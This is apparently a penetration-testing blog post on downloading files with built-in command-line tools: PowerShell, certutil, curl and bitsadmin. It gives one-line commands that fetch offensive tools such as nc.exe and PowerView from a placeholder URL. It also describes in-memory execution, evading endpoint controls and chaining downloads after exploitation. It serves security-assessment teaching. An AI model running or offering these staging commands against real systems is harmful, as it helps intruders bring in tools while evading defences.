In real-world penetration testing, red teaming, and internal security assessments, professionals frequently operate in environments where installing tools is restricted or outright blocked. Corporate endpoints, jump servers, and internal VDIs are often hardened with application control, endpoint detection, and strict privilege limitations. In such scenarios, relying on graphical browsers or third-party utilities is neither practical nor realistic. This is where native Windows command-line–based file download techniques become invaluable. Leveraging built-in or commonly available utilities allows testers to retrieve scripts, binaries, and configuration files while working within system constraints, closely mirroring how real attackers and administrators alike operate in constrained enterprise environments.
Common Native & Semi-Native Download Techniques

1. Using PowerShell:
Invoke-WebRequest https://<url>/PowerView.ps1 -OutFile PowerView.ps12. Using CertUtil:
certutil.exe -verifyctl -split -f http://<url>/nc.exe3. Using Curl:
curl -o /tmp/LinEnum.sh https://<url>/LinEnum.sh4. Using Bitsadmin:
bitsadmin /transfer n http://<url>/nc.exe C:\Temp\nc.exePractical Use Cases in Security Assessments
Command-line–based download techniques are especially useful in real-world security assessments where traditional tooling and graphical access cannot be assumed. Some of the most common and practical scenarios where these techniques prove valuable include:
- In-Memory Script Execution (PowerShell + IEX): Files and scripts can be fetched directly from remote locations and executed from memory using PowerShell, avoiding disk writes. This is useful in environments where file creation is monitored, restricted, or flagged by endpoint security controls.
- Restricted Browser Environments: In many corporate networks, downloading executables or scripts via web browsers is blocked by proxy rules or application control policies. Native CLI utilities often remain permitted, enabling file retrieval even when browser-based downloads are not allowed.
- Red Team Lateral Movement: During lateral movement, testers frequently land on systems where GUI access is unavailable and only a command-line shell is accessible. Native download commands allow tools, scripts, or configuration files to be transferred between hosts without requiring desktop access.
- Tool Staging on Jump Hosts and VDIs: Jump servers and VDI environments are typically locked down and monitored. CLI-based downloads allow controlled staging of assessment artifacts without installing software or modifying the system’s baseline configuration.
- Chaining with Application-Layer Exploitation: When command execution is achieved through vulnerabilities such as SQL injection or deserialization flaws, the execution context is often limited to single commands. Native download utilities allow additional payloads or scripts to be retrieved and chained from these constrained execution points.
- Operating in GUI-Less or Constrained Shells: Not all access paths provide interactive desktops. These techniques are effective when working through scheduled tasks, service execution, remote management interfaces, or limited shells where only basic command execution is possible.
Native and semi-native download techniques demonstrate how much can be achieved using only what the operating system already provides. For penetration testers and red teamers, mastering these approaches ensures assessments remain effective even in heavily restricted environments.
Leave a Reply